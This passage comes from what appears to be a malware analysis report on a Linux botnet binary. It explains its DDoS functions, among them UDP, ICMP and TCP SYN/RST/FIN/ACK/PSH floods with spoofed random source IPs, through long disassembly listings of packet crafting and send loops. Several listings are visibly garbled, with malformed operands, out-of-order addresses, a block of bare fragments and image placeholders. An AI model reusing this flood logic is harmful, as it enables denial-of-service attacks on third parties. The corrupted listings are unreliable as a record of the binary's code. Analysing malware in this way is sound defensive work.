.text:0000000000404145 mov rax, [rbp+var_20]
.text:0000000000404149 mov [rax:4], dx
.text:000000000040414D mov rax, [rbp+var_20]
.text:0000000000404151 mov byte ptr [rax+8], 0FFh
.text:0000000000404155 mov rax, [rbp+var_20]
.text:0000000000404159 mov byte ptr [rax+9], 11h
.text:000000000040415D call rand_cmvc

```

Figure 52

The binary implements two checksum functions called checksum_generic and checksum_tcpudp. Their implementation can be found [here](#).

```

.text:00000000004041CB loc_4041CB:
.text:00000000004041CB mov    rax, [rbp+var_30]
.text:00000000004041CF mov    word ptr [rax+0Ah], 0
.text:00000000004041D5 mov    rdi, [rbp+var_30]
.text:00000000004041D9 mov    esi, 14h
.text:00000000004041DE call   checksum_generic
.text:00000000004041E5 mov    edx, eax
.text:00000000004041E9 mov    rax, [rbp+var_20]
.text:00000000004041ED mov    [rax+0Ah], dx
.text:00000000004041F1 mov    rax, [rbp+var_20]
.text:00000000004041F7 mov    esi, 14h
.text:00000000004041FB mov    rdi, [rbp+var_20]
.text:0000000000404200 call   checksum_generic
.text:0000000000404205 mov    edx, eax
.text:0000000000404207 mov    rax, [rbp+var_20]
.text:000000000040420B mov    [rax+0Ah], dx
.text:000000000040420F mov    rax, [rbp+var_18]
.text:0000000000404213 mov    word ptr [rax+6], 0
.text:0000000000404219 mov    eax, [rbp+var_64]
.text:000000000040421C add    eax, 8
.text:000000000040421F mov    ecx, eax
.text:0000000000404221 mov    rax, [rbp+var_18]
.text:0000000000404225 movzx  eax, word ptr [rax+4]
.text:0000000000404229 movzx  edx, ax
.text:000000000040422C mov    rsi, [rbp+var_18]
.text:0000000000404230 mov    rdi, [rbp+var_20]
.text:0000000000404234 call   checksum_tcpudp
.text:0000000000404239 mov    edx, eax
.text:000000000040423B mov    rax, [rbp+var_18]
.text:000000000040423F mov    [rax+6], dx
.text:0000000000404243 mov    [rbp+var_50], 2
.text:0000000000404249 mov    eax, [rbp+var_5C]
.text:000000000040424C movzx  edi, ax
.text:000000000040424F call   htons

```

Figure 53

The inet_addr function is used to convert the targeted IP address into binary data in network byte order. The malware sends hex-generated data to the target via a call to sendto:

```

.text:0000000000404258 mov    rdi, [rbp+var_58]
.text:000000000040425C call   inet_addr
.text:0000000000404261 mov    [rbp+var_4C], eax
.text:0000000000404264 lea    rdx, [rbp+var_50]
.text:0000000000404268 mov    eax, [rbp+var_64]
.text:000000000040426B cdqe
.text:000000000040426D add    rax, 34h ; '4'
.text:0000000000404271 mov    rsi, [rbp+var_38]
.text:0000000000404275 mov    edi, [rbp+var_C]
.text:0000000000404278 mov    r9d, 10h
.text:000000000040427E mov    r8, rdx
.text:0000000000404281 mov    ecx, 4000h
.text:0000000000404286 mov    rdx, rax
.text:0000000000404289 call   sendto
.text:000000000040428E mov    edi, 0
.text:0000000000404293 call   time

```

Figure 54

udppac/udppac2 function

The ELF binary creates a socket and expects a port number as a parameter or generates one using the rand_cmwc function:




Figure 55

The target IP address is converted into binary data in network byte order, and the process generates a random string using a function called rand_str and performs a network connection to the target via a call to connect:


```

    .text:00000000004048CB mov     rdi, [rbp+var_28]
    .text:00000000004048CF call    inet_addr
    .text:00000000004048D4 mov     [rbp+var_1C], eax
    .text:00000000004048D7 mov     eax, [rbp+var_34]
    .text:00000000004048DA cdqe
    .text:00000000004048DC add    rax, 0Fh
    .text:00000000004048E0 add    rax, 0Fh
    .text:00000000004048E4 shr    rax, 4
    .text:00000000004048E8 shl    rax, 4
    .text:00000000004048EC sub    rsp, rax
    .text:00000000004048EF mov     [rbp+var_48], rax
    .text:00000000004048F3 mov     rax, [rbp+var_48]
    .text:00000000004048F7 add    rax, 0Fh
    .text:00000000004048FB shr    rax, 4
    .text:00000000004048FF shl    rax, 4
    .text:0000000000404903 mov     [rbp+var_48], rax
    .text:0000000000404907 mov     rdi, [rbp+var_48]
    .text:000000000040490B mov     [rbp+var_10], rdi
    .text:000000000040490F mov     rax, [rbp+var_10]
    .text:0000000000404913 mov     rdi, rax
    .text:0000000000404916 mov     esi, [rbp+var_34]
    .text:0000000000404919 call   rand_str
    .text:000000000040491E lea     rsi, [rbp+var_20]
    .text:0000000000404922 mov     edi, [rbp+var_4]
    .text:0000000000404925 mov     edx, 10h
    .text:000000000040492A call   connect

```

Figure 56

The randomly generated string is sent to the target IP address by calling the send function (0x4000 = **MSG_NOSIGNAL**):



```

.text:000000000040492F loc_40492F:
.text:000000000040492F mov    rax, [rbp+var_10]
.text:000000000040492F mov    rcx, 0xFFFFFFFFFFFFFFFh
.text:0000000000404933 mov    [rbp+var_58], rax
.text:000000000040493A mov    eax, 0
.text:0000000000404943 cld
.text:0000000000404944 mov    rdi, [rbp+var_58]
.text:0000000000404948 repne scasd
.text:000000000040494A mov    rax, rcx
.text:000000000040494D not   rax
.text:0000000000404950 lea    rdx, [rax-1]
.text:0000000000404954 mov    rsi, [rbp+var_10]
.text:0000000000404958 mov    edi, [rbp+var_4]
.text:000000000040495B mov    ecx, 4000h
.text:0000000000404960 call   send
.text:0000000000404965 mov    edi, 0
.text:000000000040496A call   time
.text:000000000040496F mov    rdx, rax
.text:0000000000404972 mov    eax, [rbp+var_8]
.text:0000000000404975 cdqe
.text:0000000000404977 cmp    rdx, rax
.text:000000000040497A jl    short loc_40492F

```

Figure 57

jailv1 function

A datagram socket is created by the malware, and the system time in seconds is retrieved using the time method (see figure 58).

```

.text:0000000000404ADD push   rbp
.text:0000000000404ADE mov    rbp, rsp
.text:0000000000404AE1 sub    rsp, 50h
.text:0000000000404AE5 mov    [rbp+var_48], rdi
.text:0000000000404AE9 mov    [rbp+var_4C], esi
.text:0000000000404AEC mov    [rbp+var_50], edx
.text:0000000000404AEF mov    edx, 0
.text:0000000000404AF4 mov    esi, SOCK_DGRAM
.text:0000000000404AF9 mov    edi, AF_INET
.text:0000000000404AFE call   socket
.text:0000000000404B03 mov    [rbp+var_1C], eax
.text:0000000000404B06 mov    edi, 0
.text:0000000000404B0B call   time

```

Figure 58

The gethostbyname function is utilized to obtain a structure of type hostent for an IP address/domain specified by the C2 server:

```

.text:0000000000404B14 mov    rdi, [rbp+var_48]
.text:0000000000404B18 call   gethostbyname
.text:0000000000404B21 mov    [rbp+var_10], rax
.text:0000000000404B21 lea    rax, [rbp+var_30]
.text:0000000000404B25 mov    qword ptr [rax], 0
.text:0000000000404B2C mov    qword ptr [rax+8], 0
.text:0000000000404B34 mov    rax, [rbp+var_10]
.text:0000000000404B38 mov    eax, [rax+14h]
.text:0000000000404B3B movsxd rdx, eax
.text:0000000000404B3E lea    rax, [rbp+var_30]
.text:0000000000404B42 lea    rsi, [rax+4]
.text:0000000000404B46 mov    rax, [rbp+var_10]
.text:0000000000404B4A mov    rax, [rax+18h]
.text:0000000000404B4E mov    rdi, [rax]
.text:0000000000404B51 call   bcopy
.text:0000000000404B56 mov    rax, [rbp+var_10]
.text:0000000000404B5A mov    eax, [rax+10h]
.text:0000000000404B5D mov    [rbp+var_30], ax
.text:0000000000404B61 mov    eax, [rbp+var_4C]
.text:0000000000404B64 mov    [rbp+var_2E], ax
.text:0000000000404B68 mov    [rbp+var_4], 0

```

Figure 59

The process sends a hard-coded buffer containing hex values to the target IP address, as highlighted in the figure below.

```

.text:000000000040486F
.text:000000000040486F loc_40486F:
.text:000000000040486F mov    [rbp+var_40], offset unk_410CE8
.text:0000000000404877 cmp    [rbp+var_4], 31h ; '1'
.text:000000000040487B jbe    short loc_404BD8

.text:000000000040487D lea    rsi, [rbp+var_40]
.text:0000000000404881 mov    edi, [rbp+var_1C]
.text:0000000000404884 mov    ecx, 0
.text:0000000000404889 mov    edx, 1079
.text:000000000040488E call   send
.text:0000000000404893 lea    rsi, [rbp+var_30]
.text:0000000000404897 mov    edi, [rbp+var_1C]
.text:000000000040489A mov    edx, 10h
.connect
.edi, 0
.time
.rdx, rax
.eax, [rbp+var_50]
.rax, [rbp+var_18]
.rdx, rax
.short loc_404BD1

```

Figure 60

icmpattack function

The malware forks the process and creates a new socket:

```

.text:0000000000403DE5 mov    [rbp+var_68], rdi
.text:0000000000403DE9 mov    [rbp+var_6C], esi
.text:0000000000403DEC mov    [rbp+var_70], edx
.text:0000000000403DEF call   fork
.text:0000000000403DF4 mov    [rbp+var_4C], eax
.text:0000000000403DF7 cmp    [rbp+var_4C], 0FFFFFFFh
.text:0000000000403DFB jz    locret_403FD7

.text:0000000000403E01 cmp    [rbp+var_4C], 0
.text:0000000000403E05 jle    short loc_403E0C

.text:0000000000403E0C loc_403E0C:
.text:0000000000403E0C mov    [rbp+var_38], 0
.text:0000000000403E13 mov    eax, [rbp+var_38]
.text:0000000000403E16 add    eax, 1Ch
.text:0000000000403E19 mov    [rbp+var_2C], eax
.text:0000000000403E1C mov    eax, [rbp+var_2C]
.text:0000000000403E1F movsxd rdi, eax
.text:0000000000403E22 call   malloc
.text:0000000000403E27 mov    [rbp+var_28], rax
.text:0000000000403E2B mov    edx, 0
.text:0000000000403E30 mov    esi, SOCK_DGRAM
.text:0000000000403E35 mov    edi, AF_INET
.socket

```

Figure 61

The port number specified by the C2 server is converted from host byte order to network byte order using htons, and the process calls the inet_addr function with the target IP as a parameter:




Figure 62

In a function called rand, the process uses the random method to generate a pseudo-random number. The binary performs a network connection to the target by calling the connect method:

```

.text:0000000000403EE3 call    rand
.text:0000000000403EE8 mov     edx, eax
.text:0000000000403EEA mov     rax, [rbp+var_18]
.text:0000000000403EEE mov     [rax+4], dx
.text:0000000000403EF2 mov     rax, [rbp+var_18]
.text:0000000000403EF6 mov     word ptr [rax+8], 0
.text:0000000000403EFC mov     rax, [rbp+var_18]
.text:0000000000403F00 mov     byte ptr [rax+8], 0FFh
.text:0000000000403F04 mov     rax, [rbp+var_18]
.text:0000000000403F08 mov     byte ptr [rax+9], 1
.text:0000000000403F0C mov     rax, [rbp+var_40]
.text:0000000000403F10 mov     edx, eax
.text:0000000000403F12 mov     rax, [rbp+var_18]
.text:0000000000403F16 mov     [rax+12], edx
.text:0000000000403F19 call    util_local_addr
.text:0000000000403F1E mov     cs:LOCAL_ADDR, eax
.text:0000000000403F24 mov     edx, cs:LOCAL_ADDR
.text:0000000000403F2A mov     rax, [rbp+var_18]
.text:0000000000403F2E mov     [rax+16], edx
.text:0000000000403F31 mov     rax, [rbp+var_10]
.text:0000000000403F35 mov     byte ptr [rax], 8
.text:0000000000403F38 mov     rax, [rbp+var_10]
.text:0000000000403F3C mov     byte ptr [rax+1], 0
.text:0000000000403F40 call    rand
.text:0000000000403F45 mov     edx, eax
.text:0000000000403F47 mov     rax, [rbp+var_10]
.text:0000000000403F48 mov     [rax+6], dx
.text:0000000000403F4F call    rand
.text:0000000000403F54 mov     edx, eax
.text:0000000000403F56 mov     rax, [rbp+var_10]
.text:0000000000403F5A mov     [rax+4], dx
.text:0000000000403F5E mov     rax, [rbp+var_10]
.text:0000000000403F62 mov     word ptr [rax+2], 0
.text:0000000000403F68 mov     edi, 0
.text:0000000000403F6D call    time
.text:0000000000403F72 mov     [rbp+var_8], rax
.text:0000000000403F76 lea     rsi, [rbp+var_60]
.text:0000000000403F7A mov     edi, [rbp+var_1C]
.text:0000000000403F7D mov     edx, 10h
.text:0000000000403F82 call    connect

```

Figure 63

Finally, the malware sends multiple ICMP echo requests to the target server:

```

.text:0000000000403F87
.text:0000000000403F87 loc_403F87:
.text:0000000000403F87 lea     rax, [rbp+var_60]
.text:0000000000403F88 mov     rsi, [rbp+var_28]
.text:0000000000403F8F mov     edi, [rbp+var_1C]
.text:0000000000403F92 mov     r9d, 10h
.text:0000000000403F98 mov     r8, rax
.text:0000000000403F98 mov     ecx, 4000h
.text:0000000000403FA0 mov     edx, 30h ; '0'
.text:0000000000403FA5 call    sendto
.text:0000000000403FAA mov     edi, 0
.text:0000000000403FAF call    time
.text:0000000000403FB4 mov     rdx, rax
.text:0000000000403FB7 mov     eax, [rbp+var_70]
.text:0000000000403FBC cdqe
.text:0000000000403FBC add     rax, [rbp+var_8]
.text:0000000000403FC0 cmp    rdx, rax
.text:0000000000403FC3 jl     short loc_403F87

```

Figure 64

rtcp function

The binary calls the getHost function with the target IP as a parameter and then creates a raw socket:




Figure 65

A random IP is generated and is included as the source IP in a network packet constructed using the makeIPPacket function, as displayed in figure 66:

```
.text:0000000000404EB7 call    getRandomIP
.text:0000000000404EBC mov     edi, eax
.text:0000000000404EBE call    htonl
.text:0000000000404EC3 mov     esi, [rbp+var_4C]
.text:0000000000404EC6 mov     rdi, [rbp+var_28]
.text:0000000000404EC9 mov     r8d, ebx
.text:0000000000404ED0 mov     ecx, 6
.text:0000000000404ED2 mov     edx, eax
.text:0000000000404ED4 call    makeIPPacket
.text:0000000000404ED9 call    rand_cmwc
.text:0000000000404EDE mov     edx, eax
.text:0000000000404EE0 mov     rax, [rbp+var_20]
.text:0000000000404EE4 mov     [rax], dx
.text:0000000000404EE7 call    rand_cmwc
.text:0000000000404EEC mov     edx, eax
.text:0000000000404EEE mov     rax, [rbp+var_20]
.text:0000000000404EF2 mov     [rax+4], edx
.text:0000000000404EF5 mov     rax, [rbp+var_20]
.text:0000000000404F99 mov     dword ptr [rax+8], 0
.text:0000000000404F00 mov     rdx, [rbp+var_20]
.text:0000000000404F04 movzx  eax, byte ptr [rdx+0Ch]
.text:0000000000404F08 and    eax, 0fh
.text:0000000000404F0B or     eax, 5fh
.text:0000000000404F0E mov     [rdx+0Ch], al
.text:0000000000404F11 mov     rdx, [rbp+var_20]
.text:0000000000404F15 movzx  eax, byte ptr [rdx+0h]
.text:0000000000404F19 or     eax, 10h
.text:0000000000404F1C mov     [rdx+0h], al
.text:0000000000404F1F mov     rdx, [rbp+var_20]
.text:0000000000404F23 movzx  eax, byte ptr [rdx+0h]
.text:0000000000404F27 or     eax, 2
.text:0000000000404F2A mov     [rdx+0h], al
.text:0000000000404F2D mov     rdx, [rbp+var_20]
.text:0000000000404F31 movzx  eax, byte ptr [rdx+0h]
.text:0000000000404F35 or     eax, 8
.text:0000000000404F38 mov     [rdx+0h], al
.text:0000000000404F3B mov     rdx, [rbp+var_20]
.text:0000000000404F3F movzx  eax, byte ptr [rdx+0h]
.text:0000000000404F43 or     eax, 10h
.text:0000000000404F46 mov     [rdx+0h], al
.text:0000000000404F49 mov     rdx, [rbp+var_20]
.text:0000000000404F4D movzx  eax, byte ptr [rdx+0h]
.text:0000000000404F51 or     eax, 20h
.text:0000000000404F54 mov     [rdx+0h], al
.text:0000000000404F57 call    rand_cmwc
```

Figure 66

The ELF binary computes the TCP checksum using the tcpcsum and csum functions:

```

.text:0000000000404F80 call    rand_cmwc
.text:0000000000404F85 mov     [rbp+var_92], ax
.text:0000000000404F8C jmp     short loc_404FA0

.text:0000000000404F8E
.text:0000000000404F8E loc_404F8E:
.text:0000000000404F8E mov     eax, [rbp+var_6C]
.text:0000000000404F91 movzx  edi, ax
.text:0000000000404F94 call    htons
.text:0000000000404F99 mov     [rbp+var_92], ax

.text:0000000000404FA0
.text:0000000000404FA0 loc_404FA0:
.text:0000000000404FA0 mov     rax, [rbp+var_20]
.text:0000000000404FA4 movzx  edx, [rbp+var_92]
.text:0000000000404FAB mov    [rax+2], dx
.text:0000000000404FAF mov    rsi, [rbp+var_20]
.text:0000000000404FB3 mov    rdi, [rbp+var_28]
.text:0000000000404FB7 call    tcpcsum
.text:0000000000404FB8 mov    edx, eax
.text:0000000000404FBE mov    rax, [rbp+var_20]
.text:0000000000404FC2 mov    [rax+10h], dx
.text:0000000000404FC6 mov    rax, [rbp+var_28]
.text:0000000000404FCA movzx  eax, word ptr [rax+2]
.text:0000000000404FCE movzx  esi, ax
.text:0000000000404FD1 mov    rax, [rbp+var_38]
.text:0000000000404FD5 mov    rdi, rax
.text:0000000000404FD8 call    csum

```

Figure 67

The sendto function is used to send the network packets to the target server:

```

.text:0000000000405005
.text:0000000000405005 loc_405005:
.text:0000000000405005 lea     rax, [rbp+var_50]
.text:0000000000405009 mov    rsi, [rbp+var_38]
.text:000000000040500D mov    edi, [rbp+var_30]
.text:0000000000405010 mov    r9d, 10h
.text:0000000000405016 mov    r8, rax
.text:0000000000405019 mov    ecx, 0
.text:000000000040501E mov    rdx, [rbp+var_A8]
.text:0000000000405025 call   sendto
.text:000000000040502A mov    edi, [rbp+var_2C]
.text:000000000040502D call   getRandomIP
.text:0000000000405032 mov    edi, eax
.text:0000000000405034 call   htonl

```

Figure 68

sendJUNK function

The malicious process extracts the file descriptor table size using getdtablesize and converts the target IP address using inet_addr:


```

.text:000000000040265D mov    [rbp+var_F8], rdi
.text:0000000000402664 mov    [rbp+var_FC], esi
.text:000000000040266A mov    [rbp+var_100], edx
.text:0000000000402670 mov    rax, rsp
.text:0000000000402673 mov    [rbp+var_108], rax
.text:000000000040267A call   getdtablesize
.text:000000000040267F mov    edx, eax
.text:0000000000402681 mov    eax, edx
.text:0000000000402683 shr    eax, 1Fh
.text:0000000000402686 add    eax, edx
.text:0000000000402688 sar    eax, 1
.text:000000000040268A mov    [rbp+var_2C], eax
.text:000000000040268D mov    [rbp+var_50], 2
.text:0000000000402693 mov    eax, [rbp+var_FC]
.text:0000000000402699 movzx  edi, ax
.text:000000000040269C call   htons
.text:00000000004026A1 mov    [rbp+var_4E], ax
.text:00000000004026A5 lea    rax, [rbp+var_50]
.text:00000000004026A9 lea    rsi, [rax+4]
.text:00000000004026AD mov    rdi, [rbp+var_F8]
.text:00000000004026B4 call   getHost

```

Figure 69


The malware sends 170 bytes to the target server using the send function:



```
.text:0000000000402985
.text:0000000000402985 loc_402985:
.text:0000000000402985 mov     eax, [rbp+var_28]
.text:0000000000402988 mov     rdx, [rbp+var_38]
.text:00000000004029BC cdqe
.text:00000000004029BE mov     edi, [rdx+rax*8]
.text:00000000004029C1 mov     ecx, 4000h
.text:00000000004029C6 mov     edx, 170
.text:00000000004029CB mov     esi, offset unk_4109E8
.text:00000000004029D0 call    send
```

Figure 70

In another branch of the function, a new stream socket is created, its file status flag is modified, and the binary connects to the target IP address (see figure 71).



```
.text:00000000004027A4
.text:00000000004027A4 loc_4027A4:
.text:00000000004027A4 mov     ebx, [rbp+var_28]
.text:00000000004027A7 mov     edx, 0
.text:00000000004027AC mov     esi, SOCK_STREAM
.text:00000000004027B1 mov     edi, AF_INET
.text:00000000004027B6 call    socket
.text:00000000004027B8 mov     ecx, eax
.text:00000000004027BD mov     rdx, [rbp+var_38]
.text:00000000004027C1 movsxd rax, ebx
.text:00000000004027C4 mov     [rdx+rax*8], ecx
.text:00000000004027C7 mov     eax, [rbp+var_28]
.text:00000000004027CA mov     rdx, [rbp+var_38]
.text:00000000004027CE cdqe
.text:00000000004027D0 mov     edi, [rdx+rax*8]
.text:00000000004027D3 mov     edx, 0
.text:00000000004027D8 mov     esi, F_GETFL
.text:00000000004027DD mov     eax, 0
.text:00000000004027E2 call    fcntl64
.text:00000000004027E7 mov     ecx, eax
.text:00000000004027E9 or     ch, 8
.text:00000000004027EC mov     eax, [rbp+var_28]
.text:00000000004027EF mov     rdx, [rbp+var_38]
.text:00000000004027F3 cdqe
.text:00000000004027F5 mov     edi, [rdx+rax*8]
.text:00000000004027F8 mov     edx, ecx
.text:00000000004027FA mov     esi, F_SETFL
.text:00000000004027FF mov     eax, 0
.text:0000000000402804 call    fcntl64
.text:0000000000402809 lea    rsi, [rbp+var_50]
.text:000000000040280D mov     eax, [rbp+var_28]
.text:0000000000402810 mov     rdx, [rbp+var_38]
.text:0000000000402814 cdqe
.text:0000000000402816 mov     edi, [rdx+rax*8]
.text:0000000000402819 mov     edx, 10h
.text:000000000040281E call    connect
```

Figure 71

tcpFl00d function

The malicious binary calls the getHost function and creates a raw socket:




Figure 72

A new random IP is generated, and the function called makeIPPacket is utilized to create a network packet that will be sent to the target server. Multiple flood attack types were identified: "all", "syn", "rst", "fin", "ack", and "psh":

```

.text:00000000004020C7 call    findRandIP
.text:00000000004020CC mov     edi, eax
.text:00000000004020CE call    htonl
.text:00000000004020D3 mov     esi, [rbp+var_4C]
.text:00000000004020D6 mov     rdi, [rbp+var_30]
.text:00000000004020DA mov     r8d, ebx
.text:00000000004020DD mov     ecx, 6
.text:00000000004020E2 mov     edx, eax
.text:00000000004020E4 call    makeIPPacket
.text:00000000004020E9 call    rand_cmwc
.text:00000000004020EE mov     edx, eax
.text:00000000004020F0 mov     rax, [rbp+var_28]
.text:00000000004020F4 mov     [rax], dx
.text:00000000004020F7 call    rand_cmwc
.text:00000000004020FC mov     edx, eax
.text:00000000004020FE mov     rax, [rbp+var_28]
.text:0000000000402102 mov     [rax+4], edx
.text:0000000000402105 mov     rax, [rbp+var_28]
.text:0000000000402109 mov     dword ptr [rax+8], 0
.text:0000000000402110 mov     rdx, [rbp+var_28]
.text:0000000000402114 movzx   eax, byte ptr [rdx+0Ch]
.text:0000000000402118 and    eax, 0Fh
.text:0000000000402118 or     eax, 50h
.text:000000000040211E mov     [rdx+0Ch], al
.text:0000000000402121 mov     rax, [rbp+var_80]
.text:0000000000402125 mov     [rbp+var_88], rax
.text:000000000040212C mov     [rbp+var_C0], offset aKia ; "kia"
.text:0000000000402137 mov     [rbp+var_C8], 4

```

Figure 73

The TCP checksum is computed, and the process sends multiple requests until the target becomes unreachable using the sendto method:

```

.text:000000000040250C call    tcpcsum
.text:0000000000402511 mov     edx, eax
.text:0000000000402513 mov     rax, [rbp+var_28]
.text:0000000000402517 mov     [rax+i0h], dx
.text:000000000040251B mov     rax, [rbp+var_30]
.text:000000000040251F movzx  eax, word ptr [rax+2]
.text:0000000000402523 movzx  esi, ax
.text:0000000000402526 mov     rax, [rbp+var_40]
.text:000000000040252A mov     rdi, rax
.text:000000000040252D call    csum
.text:0000000000402532 mov     edx, eax
.text:0000000000402534 mov     rax, [rbp+var_30]
.text:0000000000402538 mov     [rax+0Ah], dx
.text:000000000040253C mov     edi, 0
.text:0000000000402541 call    time
.text:0000000000402546 mov     edx, eax
.text:0000000000402548 mov     eax, [rbp+var_70]
.text:000000000040254B lea     eax, [rdx+rax]
.text:000000000040254E mov     [rbp+var_1C], eax
.text:0000000000402551 mov     [rbp+var_88], 0
.text:000000000040255B jmp    short $+2

```

```

.text:000000000040255D
.text:000000000040255D loc_40255D:
.text:000000000040255D lea     rax, [rbp+var_50]
.text:0000000000402561 mov     rsi, [rbp+var_40]
.text:0000000000402565 mov     edi, [rbp+var_38]
.text:0000000000402568 mov     r9d, 10h
.text:000000000040256E mov     r8, rax
.text:0000000000402571 mov     ecx, 0
.text:0000000000402576 mov     rdx, [rbp+var_B0]
.text:000000000040257D call    sendto
.text:0000000000402582 mov     edi, [rbp+var_34]
.text:0000000000402585 call    findRandIP
.text:000000000040258A mov     edi, eax
.text:000000000040258C call    htonl

```

Figure 74

ovhl7 function

The binary randomly selects a user agent from a list and calls the fork function, as shown below.

```

.text:000000000040363A
.text:000000000040363A loc_40363A:
.text:000000000040363A call    rand
.text:000000000040363F mov     edx, eax
.text:0000000000403641 mov     eax, edx
.text:0000000000403643 sar     eax, 1Fh
